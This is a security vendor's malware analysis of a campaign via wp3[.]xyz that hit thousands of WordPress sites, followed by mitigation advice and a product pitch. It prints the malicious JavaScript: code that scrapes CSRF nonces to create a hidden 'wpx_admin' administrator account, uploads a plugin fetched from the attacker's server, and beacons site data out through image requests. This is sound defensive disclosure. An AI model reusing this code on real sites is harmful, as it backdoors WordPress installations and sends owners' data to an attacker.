
TL;DR: wp3.xyz hidden admin account and plugin upload via CSRF replay
- Not a plugin CVE: Most WordPress hardening guides list plugin vulnerabilities as the risk. wp3[.]xyz shows the real risk is what a malicious script does after a compromise, and it did not need a fresh CVE to plant the wpx_admin backdoor on over 5,000 sites.
- The attack chain: The script fetched a CSRF _wpnonce_create-user token, POSTed an administrator role account, then downloaded plugin.php and installed it via /wp-admin/update.php?action=upload-plugin, exfiltrating logs through Image() beacons to tdw1.php. cside caught and stopped the attack on a free-tier user's site before the plugin activated.
- Go beyond 2FA: If your WordPress hardening story stops at plugin updates and 2FA, you are protecting against yesterday's playbook. Add runtime script monitoring that flags fetch calls to /wp-admin/user-new.php from third-party origins this week.
Short on time? See cside's in-browser Magecart and skimmer blocking. It covers everything below in one deployment.
We've uncovered a widespread malware campaign targeting WordPress websites, affecting over 5,000 sites globally.

The malicious domain: https://wp3[.]xyz/td.js.
One of our users was affected. cside caught and stopped the attack.
It's still unclear how the scripts entered the sites. So far, we haven't identified a common denominator, and our investigation is ongoing.
We do know that the script creates unauthorized admin accounts with a username and password that can be found in the code.
- Username: wpx_admin
- Password: [REDACTED]
After creating the account, the script downloads a malicious WordPress plugin and activates it on the now infected website - sending sensitive data to a remote server.
Check your site now to remove any unauthorized admin accounts and remove any unused plugins or themes.
Find infected websites via:
The script in detail
First, the script fetches the CSRF token needed for the request. Then it sends a POST request to create a user with hardcoded credentials. It logs the status of operation.
async function createUser() {
    const userPage = await fetch(`${window.location.origin}/wp-admin/user-new.php`, {
        credentials: 'include',
        headers: { 'Accept': 'text/html' }
    }).then(r => r.text());

    const doc = new DOMParser().parseFromString(userPage, 'text/html');
    const csrfToken = doc.querySelector('input[name="_wpnonce_create-user"]')?.value;

    if (!csrfToken) {
        sendLog({ error: 'CSRF token not found', type: 'error' });
        return;
    }

    const formData = new FormData();
    formData.append('_wpnonce_create-user', csrfToken);
    formData.append('user_login', 'wpx_admin');
    formData.append('pass1', '[REDACTED BY CSIDE]');
    formData.append('pass2', '[REDACTED BY CSIDE]');
    formData.append('role', 'administrator');

    const response = await fetch(`${window.location.origin}/wp-admin/user-new.php`, {
        method: 'POST',
        body: formData,
        credentials: 'include'
    });

    sendLog({ status: response.ok ? 'success' : 'failed', type: 'user_create' });
}
After the script downloads the plugin fetched from https://wp3[.]xyz/plugin.php, the script activates it on the infected site. The script communicates with https://wp3[.]xyz/tdw1.php, sending sensitive data such as admin credentials and operation logs via obfuscated image requests.
function sendLog(data) {
    const logUrl = 'https://wp3[.]xyz/tdw1.php';
    const img = new Image(); // Logs data via an image request.
    const timestamp = Date.now();

    img.onerror = () => {
        if (retryCount < maxRetries) {
            retryCount++;
            setTimeout(() => sendLog(data), 1000 * retryCount); // Retry with backoff.
        }
    };

    img.src = `${logUrl}?data=${encodeURIComponent(JSON.stringify({
        ...data,
        url: window.location.origin,
        timestamp,
        userAgent: navigator.userAgent
    }))}&t=${timestamp}`;
}
Once the attacker has admin access, the script uploads a malicious plugin. It fetches the plugin from a remote server and uploads it to the WordPress site.
The installPlugin function works as follows:
- Fetches the plugin upload page to retrieve the CSRF token.
- Downloads the malicious plugin file.
- Submits the plugin file for installation.
It then uses the following techniques:
- Uploading the plugin via: /wp-admin/update[.]php?action=upload-plugin.
- Fetching the plugin from an external source: https://wp3[.]xyz.
async function installPlugin() {
    const pluginPage = await fetch(`${window.location.origin}/wp-admin/plugin-install.php?tab=upload`, {
        credentials: 'include',
        headers: { 'Accept': 'text/html' }
    }).then(r => r.text());

    const pluginDoc = new DOMParser().parseFromString(pluginPage, 'text/html');
    const pluginToken = pluginDoc.querySelector('input[name="_wpnonce"]')?.value;

    if (pluginToken) {
        const pluginData = await fetch('https://wp3[.]xyz/plugin.php', {
            mode: 'no-cors'
        }).then(r => r.blob());

        const pluginForm = new FormData();
        pluginForm.append('_wpnonce', pluginToken);
        pluginForm.append('pluginzip', pluginData, 'plugin.zip');

        const response = await fetch(`${window.location.origin}/wp-admin/update.php?action=upload-plugin`, {
            method: 'POST',
            body: pluginForm,
            credentials: 'include'
        });

        sendLog({ type: 'plugin', status: response.ok ? 'installed' : 'failed' });
    }
}
The script finally verifies if the malicious plugin was successfully installed by checking for references to https://wp3[.]xyz in the website content.
const finalCheck = await fetch(window.location.origin, {
    credentials: 'include',
    headers: { 'Accept': 'text/html' }
}).then(r => r.text());

if (finalCheck.includes('wp3[.]xyz')) {
    sendLog({ type: 'verification', status: 'success', message: 'Payload verified' });
} else {
    sendLog({ type: 'verification', status: 'failed', message: 'Payload not found' });
}
Protect against this attack
- Block the domain https://wp3[.]xyz in firewalls or security tools.
- Audit WordPress admin accounts for unauthorized users.
- Remove suspicious plugins and validate existing ones.
- Strengthen CSRF protections and implement multi-factor authentication (MFA).
- Consider using cside
The infected user ran the free tier version of cside. You can install cside to protect your site in minutes to this and similar attacks.
cside fetches and analyses all scripts on our side for real-time analysis, alerting and blocking potentially malicious ones. This script fetched from https://wp3[.]xyz/tdw.js was successfully detected and blocked on our user's website.
Please contact us if you are concerned or want to onboard to the higher tiers.
Check your site for all admins, make sure their passwords and 2FA are set up correctly. You can use our public crawler to check for any potentially malicious scripts on your website.



